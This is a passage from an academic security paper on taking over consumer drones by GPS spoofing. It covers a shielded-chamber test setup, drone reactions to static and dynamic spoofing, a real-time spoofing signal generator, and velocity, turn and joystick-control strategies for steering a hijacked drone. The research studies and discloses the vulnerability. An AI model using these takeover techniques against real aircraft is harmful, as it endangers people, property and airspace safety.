


Figure 3: A layout of the anechoic chamber equipped with motion capture system, GPS signal generator, and the transmission antenna. The RF amplifier is installed outside the chamber to minimize EM interference inside the chamber.

2.4 Attacker Goals and Assumptions

In our work, we consider an attacker capable of generating and transmitting GPS signals. In attacking a UAV, an attacker's main goal is to force the UAV to move to a specific location by spoofing GPS signals The UAV is assumed to be within the attacker's radio range and is able to receive the spoofing signals. We also assume that the attacker has managed to takeover the UAV's GPS receiver by either a seamless takeover attack, as explained in [63, 72], or through a non-coherent overshadow attack. Prior work has extensively analyzed the spoofing vulnerability of standalone GPS receivers [39, 56, 62, 72]. The received signal strength of the GPS signals on ground is typically around -127.5 dBm and, hence, it is trivial for an attacker to overshadow the legitimate signal with the adversarial signal.

Researchers have also demonstrated the ability to steer yachts [55], cars [59], and drones [57, 70] to some extent through various GPS spoofing experiments. In this work, we focus on evaluating the UAV's response to GPS spoofing and strategies to fully control the *UAV*. In the following sections, we describe the limitations of static location and dynamic path




Figure 4: A photo of our actual setup featuring RtGSG, OptiTrack control panel, GPS Tx antenna, and DJI Mavic 2 Pro, one of the target UAVs.



Figure 5: All UAVs that we used in our study. From top left, i) Autel EVO II, ii) DJI Mavic Mini, iii) DJI Mavic Pro, iv) DJI Mavic Air 2, and v) DJI Mavic 2 Pro.

spoofing attacks that rely on pre-crafted signals on UAVs and explore the possibility of asserting fine-grained control over the UAV based on UAV's retroactions to GPS spoofing and the effect of these retroactions on the process of a complete takeover.

3 Evaluation of Conventional GPS Spoofing Attacks

The goal of this section is to categorize and analyze the response of UAVs to pre-defined static-location spoofing and dynamic-path spoofing. Specifically, we analyze the challenges and limitations of GPS spoofing and specify requirements to gain complete control of the target UAV. It is important to note that in this work we focus on evaluating the UAV's response to GPS spoofing and strategies to takeover the *UAV* and not the receiver.

3.1 Evaluation Setup

Transmitting GPS signals over the air in an uncontrolled setting is illegal. We perform over-the-air GPS spoofing experiments in a 15.24 x 15.24 m shielded anechoic chamber that provides more than 100 dB of attenuation. Given the tight bounds of the chamber, we are limited to spoofing experiments over shorter distances. The building materials used in the chamber construction is a source of strong magnetic interference, and hence the UAV requires constant calibration. Despite the trade-off between safety and realism, the shielding enables us to transmit GPS signals without running into legal issues and without the need for tethered UAV operations. Moreover, environmental factors that can affect UAV's performance, like wind and temperature, are virtually non-existent inside the chamber. Reducing the effect of environmental factors ensures that the UAV's motion is affected only by the spoofed GPS locations, creating a best case setting for evaluating attacker's requirements to execute a UAV takeover through GPS spoofing.

The anechoic chamber is equipped with a motion capture system that runs 24 OptiTrack cameras that can track objects with mm precision and are capable of providing live tracking data at 120 Hz [35]. It is important to note that the motion capture system is only used for tracking and recording the UAV's motion. A GPS signal generator [25] with a USRP B210 as the RF frontend was connected to a Ophir 5293 RF amplifier [58] that supports output power upto 50 W. The output of the RF amplifier is fed to a ETS-Lindgren's Model 3181 [27] omnidirectional antenna. Refer to Figures 3 and 4 for the schematic and the actual photo of our test setup.

We evaluate our attacks on UAVs manufactured by DJI [20] and Autel [8], shown in Figure 5. DJI and Autel are two leading consumer and commercial UAV manufacturers, with almost 76% market share owned by DJI alone [36]. For tests where the primary metric is distance, we used popular COTS UAV simulator software that runs ArduCopter [5] firmware alongwith Gazebo [64], an advanced physics and environment simulator.

3.2 Preliminary Observations

Fallback sensors and non-GPS navigation: Modern UAVs are equipped with vision sensors that can provide positioning information accurate up to 0.3 m horizontally and 0.1 m vertically [22]. UAVs typically fallback to vision positioning system in a GPS-denied environment. We began our experiment by placing the UAV in the center of the test area and instructed the UAV to take-off and maintain an altitude of 2 m. Once we visually verified that the UAV was stable we started introducing motion to the generated signals. In




Figure 6: Comparison of UAV's GPS measurements and its actual motion. In spite of introducing a motion that takes the GPS receiver for a ride, the UAV manages to hover. Ground speed as calculated by the UAV's GPS receiver shows a maximum speed of 5.4 m/s while the ground speed calculated from OptiTrack data is constant at 0 m/s.

this experiment, the spoofed GPS signal introduces a motion such that the receiver believes it is moving along a path 254 m long with a maximum speed of 5.4 m/s. In spite of introducing this type of motion, the target UAV did not budge and hovered steadily in-place. It was only after we turned off the vision sensors that the UAV reacted violently with rapid acceleration to our spoofing. Figure 6 shows the result of one such test where one can clearly see the UAV's position (as tracked by the motion capture system) being stable as opposed to a change in GPS measurements. From this experiment, we conclude that the target UAV was in fact prioritizing vision sensor measurements for positioning and navigation over GPS measurements. This shows that a UAV can survive a GPS spoofing attack by relying on other available sensors.

However, there are some limitations associated with vision sensors; these sensors require optimal lighting conditions and can provide accurate guidance only up to an altitude of a few meters. For example, DJI Mavic 3, the latest UAV from DJI, provides vision positioning only up to a height of 18 m and with flight speed < 6 m/s [23]. To evaluate the effect of GPS spoofing on a UAV switching from vision to GPS positioning, we disabled the downward vision sensors in-flight to simulate a scenario where the UAV is flying at an altitude greater than 18 m. As soon as we disabled the downward vision sensors, the UAV reacted by accelerating rapidly, eventually crashing into the RF energy-absorbing foam. This incident prompted us to find a suitable target velocity that will allow us to observe the UAV's reaction without creating a safety hazard. We tested multiple target velocities and narrowed down to a suitable velocity using the UAV simulator. For this we used a trial and error method for different velocity configurations. The initial acceleration of the UAV is directly related to the spoofed GPS velocity and is evident from Figure 7.




Figure 7: Results of first 5 s of the UAV's reaction to different spoofed GPS velocities. For higher GPS velocities, the UAV's more aggressive response is evident from the steep rise in the acceleration values.




Figure 8: EKF variance test ratios as calculated by ArduCopter. At point A, the UAV arms and starts to takeoff, at point B, it completes takeoff. At point C, the attacker starts spoofing west at 2.5 m/s and at point D, the UAV activates a terminal failsafe and permanently switches to *LAND* mode.

Terminal failsafes: Some autopilot software like ArduCopter and PX4 implement what we define as a *terminal failsafe*. When such a failsafe is activated, the UAV switches to *LAND* mode. The flight controller calculates the position and velocity test ratios using EKF innovations after sensor fusion and triggers a failsafe if these test ratios exceed a predetermined threshold [6]. Figure 8 shows the effect of GPS spoofing on EKF test ratios where GPS velocity is set to 2.5 m/s. In ArduCopter, when the flight controller switches to *LAND* mode, it still tries to maintain horizontal position by relying on GPS. Depending on the altitude of the UAV, the attacker has very limited time to further control it.

3.3 Impact of Spoofing a Static Location

Despite of all the sensors and the non-GPS navigation systems that can be incorporated in a UAV, GPS still remains the most important navigation system. And unlike non-GPS systems, it also poses a greater threat. Even a naive adversary that can only transmit static location can still cause considerable damage to the UAV. In this experiment, we evaluate the final bearing of the UAV with respect to its take-off position and




Figure 9: A comparison of 10 simulated flights where the attacker executes a naive static single location spoofing attack. The box plot shows the statistics of the distance covered by each flight before a terminal failsafe is activated.




Figure 10: A comparison of 30 flights with a naive attacker. The target of these attacks is a DJI Mavic 2 Pro. The final bearing of these flights show that the UAV's behavior is unpredictable and uncontrollable.

distance that the UAV travels before it looses thrust or till any failsafes are activated. These experiments are conducted in a simulator and in real-world settings.

In this experiment, the UAV is programmed to hover at a certain location. The attacker spoofs the UAV's actual location, a single static location, i.e., the spoofed location remains unchanged throughout the attack. The objective of the attacker in this type of an attack can be to force the UAV to stop and hover. Even though this seems benign, in our experiments we found that the UAV's response is unpredictable and uncontrollable. Flight controllers use EKF-based sensor fusion algorithms for state estimation, which provides the UAV with increased stability during flights. The UAV's uncontrolled movement can be attributed to the lack of the correction that is required to control the drift and biases that develop in inertial measurements. Because of the IMU drifts, the position and velocity estimates obtained from EKF differ from GPS measurements. As a direct result of the discrepancy in these two measurements, the flight controller accelerates to compensate for the difference. Since the PID controller implements a feedback loop, the errors propagate and force the flight controller to make more drastic corrections.

To execute this attack, we configured the GPS signal generator to transmit a fixed static location. ArduCopter starts drifting and eventually triggers an EKF variance failsafe as result of position and velocity error accumulation. Once the flight controllers trigger the EKF failsafe, the UAV switches to *LAND* mode and aborts any ongoing mission. For this experiment, our evaluation metrics are the distance the UAV travels before an EKF failsafe is triggered, the final bearing of the UAV, and the bearing in the first 10 seconds of the flight. The difference in the final bearing and in the first 10 s shows how unpredictable such an attack can be. The results of these flights are summarized in Figure 9. The average flight distance was 1861.83 m with a standard deviation of 406.39 m.

This shows that not only is the direction random and uncontrollable, but the distance it covers is also unpredictable. This makes such an attack very unreliable, especially if the attacker requires the UAV to reach a specific location. A similar experiment was performed on DJI Mavic 2 Pro; given the space constraints of the anechoic chamber, the evaluation metric was just the bearing. The results of this experiment are summarized in Figure 10. Unlike the results of the simulator, the real UAV shows a lot of variation in terms of final bearing. Real sensors are deeply affected by environmental factors and often require re-calibration for normal operations. Such factors generally do not apply to the built-in configurations available in simulators, illustrating the limits of their utility.

3.4 Impact of Spoofing a Dynamic Path

In this experiment, our goal is to analyze and understand the behavior of a UAV subject to dynamic-path spoofing. We evaluated this attack entirely on real UAVs with live over-the-air GPS signals. After take-off the UAV is set to hover at its current location. The objective of the attacker is to transmit a signal that forces the UAV to move away from its current position in a direction of attacker's choosing. In this attack scenario, we pushed the GPS receiver away from its original position by generating a spoofing signal that moves in a specific direction.

In a dynamic-path spoofing scenario, after a successful GPS takeover, the attacker adds velocity to the spoofed locations and deceives the UAV into perceiving that it is moving with a heading of $\alpha°$. This activates the attitude and position control mechanism and forces the UAV to move in the opposite direction i.e., $(\alpha - 180)°$. The UAV's reaction to such an attack is shown in Figure 11. Consider a UAV that is at




Figure 11: Target UAV's response to dynamic path spoofing. When subjected to a GPS signal that simulates a motion in the direction of point B, the UAV responds by moving in the direction of point C.




Figure 12: Position, velocity and acceleration data for the takeover of a DJI Mavic 2 Pro. The position data was obtained from a motion capture system. At point A we start introducing a motion as $\boldsymbol{v}_{en}$ and at point B the operator intervenes once the UAV gets closer to the wall.

point A, the attacker introduces a GPS signal that deceives the UAV's GPS receiver into believing that it is moving towards point B. As a result, the UAV starts moving towards point C. For evaluating dynamic path spoofing scenario, we executed 5 flights in each of the 4 directions, i.e., north, south, east, and west w.r.t to the origin. Based on the results of our vision to GPS positioning transition experiment described in Section 3.2 and the tight space constraints, the magnitude of the spoofed velocity was set to 0.1 m/s. The sequence of each flight was as follows: i) the UAV takes off, ii) once stable, the operator switches to "GPS Only" mode to simulate higher altitude, iii) the spoofer is activated, and iv) as the UAV gets closer to the walls, the operator intervenes and lands the UAV manually. Figure 12 shows the response of the target to a spoofed velocity vector $\boldsymbol{v}_{en} = [-0.1, 0]$ that forces the UAV to fly east. Figure 13 shows the error in final bearing of all 20 flights. In all these experiments, we observed that the UAV reacts as expected and goes in the expected direction with an average error of 2.56°. As a next step, we introduced a second change in the direction. Specifically, we changed the direction of the spoofed trajectory by 90°. This strategy showed limited success, only 3 out of 17 flights followed the required change in bearing. Moreover, without any velocity control the target flies a curve, making it impossible to achieve sharp turns because of the momentum that the UAV already developed due to the spoofing attack.

3.5 Key Insights and Lessons Learned

The UAV's response to GPS spoofing can be attributed to the correction maneuver enforced by the position and attitude control described in Section 2.1. The PID controller responds to the changes in the UAV's actual position and velocity measurements derived from sensor fusion by providing control inputs to compensate for the error between the desired and the actual position. Recall Equation (1), over a period of time as a result of the integral ($k_I \int_0^t e(\tau)\, d\tau$), the errors are magnified and the corrections to even small errors get more aggressive. As a result, the UAV tries harder to overcome the error. Since the spoofed location is consistently going away from the original position, the UAV keeps increasing its velocity as a result of aggressive corrections explained earlier. In Figure 12, the target's velocity keeps increasing until the operator takes over.

The UAV achieves the required acceleration by manipulating its pitch and roll. The thrust value $\boldsymbol{T}$ required to maintain its altitude and to stay afloat is given by

$$T = \frac{mg}{cos\theta cos\phi} \tag{2}$$

where θ and ϕ are pitch and roll, respectively. According to its dynamics, the quadcopter fulfills the acceleration requirement by manipulating the pitch and the roll. As the magnitude of corrections increases, the magnitude of required acceleration also increases. In order to achieve the desired acceleration, the UAV tilts[3] so much that it is no longer able to generate enough thrust to keep itself afloat. As a result, it will lose altitude and crash. From this, we conclude that even if the UAV goes in the specified direction with minimal directional errors, the attacker's control over the target is limited only to the direction in which the UAV goes, and the attacker has no control over UAV's speed. From these experiments we understand that:

- Spoofed GPS velocity induces acceleration in the UAV

[3] A combination of pitch and roll.




Figure 13: A boxplot of error in final bearing against the expected bearing. Five flights were carried out for each expected bearing. A trajectory was generated as described in Section 3.




Figure 14: A schematic of RtGSG's architecture showing the feeder capable of using positions or velocity vectors with an optional link to send the coordinates directly to a UAV simulator, the GPS signal generator that generates raw IQ samples and interfaces with an RF frontend capable of transmitting the generated GPS signals.

- A UAV will continue accelerating in the initially spoofed direction until it runs out of battery or crashes
- Complete control of the UAV requires direction control as well as speed control

As explained Section 3.4, in such an attack the attacker can *only* control the *direction* and not the speed. Even if the attacker changes the direction of spoofed trajectory, the attacker is unable to change the direction of the UAV.

Consequently, we establish that the attacker should be able to force the UAV to execute four specific maneuvers to constitute a complete takeover of the UAV. These are i) flight with constant direction, ii) flight with constant velocity, iii) flight with variable direction, e.g., the ability to make tight turns in an environment with strict mobility constraints like an urban setting, and iv) land. These specific maneuvers ensure complete control over the direction of the UAV and the distance it travels. The attack strategies proposed by various researchers in the past do not fulfill these requirements, making the proposed attacks uncontrollable. Moreover, terminal failsafes like EKF variance bounds make it even more difficult to effectively exert control over the target UAV. We identified that for complete takeover we need: i) a GPS signal generator capable of user-controlled real-time trajectory manipulation and ii) a strategy for controlling the acceleration of the UAV. In the following section, we outline the strategies that we developed to address the challenges mentioned above through experiments.

4 Real-time Control of UAV via GPS Spoofing

Based on the insights described above, we conclude the requirement for dynamically manipulating GPS signals in real time based on a UAV's response to the spoofing signal. In this section, we present our real-time GPS signal generator that addresses this need. We also propose and evaluate strategies for post-takeover direction and velocity control.

4.1 Real-time GPS Signal Generator

Commercially available off-the-shelf hardware and open-source software GPS signal generators are often limited to predetermined trajectories, i.e., they are not capable of user-controlled real-time trajectory manipulation. This is a requirement that we identified in the previous section. To facilitate this requirement, we built the *Real-time GPS Signal Generator* (RtGSG), a GPS signal generator system that allows real-time trajectory manipulation. This system is based on an open-source GPS signal simulator, *GPS-SDR-SIM* [25]. RtGSG comprise three main components as shown in Figure 14: i) feeder, ii) GPS signal generator, and iii) RF front-end.

The feeder can accept a set of predefined trajectories in the form of a time series that contains positions $P = \{p_1, p_2, p_3, .., p_n\}$ where $p_i = (latitude, longitude, height)$ or an initial location and velocity vector[4] $\boldsymbol{v}_{en}$ as $[ve, vn]$ (*Easting and Northing*) or as speed and bearing. The feeder can also accept velocity vectors through human interface devices like a keyboard or a joystick. This is especially useful in our *Human-in-the-Loop* (HITL) spoofing system where a user can manipulate the GPS signal using a keyboard or joystick, similar to playing a video game. The feeder is responsible for computing the correct location and time and updating the GPS signal generator. The GPS signal generator receives the loca-

[4]We use the following units: all positions are in decimal degrees, velocity is in m/s and bearing is in degrees w.r.t to north, unless stated otherwise.




Figure 15: A comparison between two test flights with and without velocity control. At points B and C, the operator takes over. Without velocity control, the UAV keeps accelerating.

tions, constructs the navigation message using the supplied satellite ephemeris data in RINEX [31] format, modulates the message, and generates raw IQ samples. Following the generation of IQ samples, the RF front-end module interfaces with software-defined radios like USRPs [37] and LimeSDRs [46] that can transmit the generated samples in real time. It is important to avoid any type of hardware-dependent sample drops as they can cause the target receiver to lose the GPS lock. Sample generation and consumption should be synchronized to avoid buffering IQ samples that can lead to position/time jumps. These modules enable RtGSG to manipulate trajectories and transmit the generated signals on-demand, instantly, and precisely. We will release RtGSG to the scientific community for further research.

4.2 Strategy for Velocity Control

As demonstrated in Section 3.4, a conventional fire-and-forget attack with predetermined trajectories ensures that the UAV goes in a specific direction, but the lack of speed control makes the UAV uncontrollable. At a high level, our system achieves velocity control by deceiving the target into believing that the correction has worked. Then, due to the correction maneuver it executes, it approaches the "target position". However, since the integral term responds to errors from the past, it can often overshoot the target. A PID controller is designed to compensate for this and handle overshoots.

From the lessons learned in Section 3.5, GPS velocity induces acceleration in the target UAV, and the direction of the acceleration vector depends on the direction of the GPS velocity vector with respect to its original position. Hence, as the spoofed location approaches the target position, the UAV gradually decelerates. However, the UAV does not immediately stop its motion when the onboard receiver indicates it has arrived at the target position. As a result of initial spoofing, the UAV has already gained momentum and needs to overcome that. On the other hand, even if the attacker "jumps" to the original location, the UAV faces a similar issue, and hence the UAV continues its motion. Thus, the attacker needs to simulate a motion that resembles a UAV's correction maneuver.

In reality, the UAV can be considered as a black box, and hence the attacker does not have access to the correction model implemented by the target UAV. To overcome this issue, we came up with a strategy to identify the reaction time of the UAV. The attacker can learn the reaction time by observing the target's response during the course of the attack, specifically the time it takes to achieve the spoofed velocity. Alternatively, the attacker can also estimate this value using quantities such as maximum angular velocity, the maximum tilt angle, and the total thrust that the UAV can generate. Product specifications and data sheets make these values readily available for consumer and commercial UAVs. Moreover, consumer and commercial UAVs are mass-produced, and hence they have set standards that make variations amongst these values within a specific model unlikely. However, certain environmental factors and biases unique to individual sensor units may affect these values.

For a spoofed velocity of $\boldsymbol{v}_{at}$, the target UAV responds by tilting and accelerating to catch up with the GPS velocity. The UAV experiences a lag in achieving the target velocity. We define this lag as the UAV's reaction time. However, the UAV's objective is to correct the position error. Therefore, even if the UAV achieves the target velocity, it is still away from the target position, and hence it continues the correction. This reaction time provides us with the average acceleration of the UAV. We use this value to time the spoofed GPS signal's *return to launch* (RTL) maneuver where the spoofed trajectory starts moving back to the initial position rather than away from it. This is done by changing the direction of $\boldsymbol{v}_{at}$ by 180°, i.e., the new spoofed velocity $\boldsymbol{vl}_{at} = -\boldsymbol{v}_{at}$. This maneuver causes the UAV to decelerate. We identified that a well-timed spoofed GPS velocity-induced acceleration/deceleration routine could be used to control the velocity of the UAV — the key is to maintain an average acceleration of 0 m/s^2. In Figure 15, we show post-takeover velocity control in action by maintaining the UAV's velocity under a maximum target velocity of 0.5 m/s. To further analyze the effectiveness of this technique, we perform 48 flights that make use of the same reaction time value to control the velocity, and the results are shown in Figure 16. For this experiment, the post-takeover UAV velocity was set to 0.5 m/s. In 56.25 % of all 48 flights, we managed to maintain average acceleration below 0.015 m/s^2. For 81.25% of the flights, we were able to maintain an average $|\boldsymbol{v}|$ below the set maximum target velocity of 0.5 m/s with average observation time[5] of 19.4 s.

4.3 Strategy for Direction Control

As mentioned in Section 3.4, just changing the direction of the spoofed trajectory is not sufficient because of the momentum that the UAV already has gained. To make a controlled turn,

[5]The time duration of the active spoofing attack is the time for which GPS signals entirely control the UAV.




Figure 16: The average and standard deviation of instantaneous acceleration values of 48 flights with our velocity control algorithm. Flights with near-zero average acceleration achieve constant velocity.




Figure 17: Effect of the proposed deceleration maneuver on the velocity of the target UAV. Notice the downward trend of the velocity post deceleration maneuver completion. An attacker can control the rate of deceleration by controlling the spoofed velocity.

it is vital to first null the UAV's velocity components v_e and v_n. In other words, the UAV must be stopped momentarily to enable sharp turns. The velocity control mechanism that we developed earlier was used to decelerate the UAV and reduce its speed to 0 m/s before changing the direction. To achieve this, we transmit a GPS signal that forces the UAV to decelerate for a longer duration, enough for the UAV to get its velocity to stay close to 0 m/s. Figure 17 shows the deceleration sequence that we developed. Notice how the spoofed V_e shifts between -0.1 m/s and 0.2 m/s. Figure 18 shows a representative flight where we employ the deceleration sequence to force the UAV to make a sharp 90° turn towards north.

4.4 Human-in-the-Loop (HITL) GPS Spoofing

Through all our experiments, we learned that precise real-time control requires us to control the acceleration of the




Figure 18: The target is executing a controlled sharp 90° turn. The attacker first forces the UAV to fly east. Then, at point B, the attacker starts the deceleration sequence, and at point D, the attacker forces the 90° turn.

target UAV. When the reaction time strategy fails, or the attacker cannot enumerate the reaction time, we need a feedback mechanism to observe the target's response to GPS spoofing and manipulate the spoofed trajectory accordingly. With the lessons learned through our spoofing experiments and the real-time capabilities of the GPS signal generator, we finally built and tested a Human-in-the-Loop (HITL) feedback system.

We have explored the possibility of using human intuition and knowledge of the target system to effectively control the target UAV, similar to a video game. To the best of our knowledge, such a system is a first-of-its-kind system designed to control a UAV via GPS spoofing. The HITL control system leverages RtGSG's ability to manipulate spoofed signals in real time through a human interaction device. In our experiments, it was a standard keyboard with arrow keys, but the device is interchangeable. This system relies on the attacker's observation of the UAV's movements and requires human intervention.

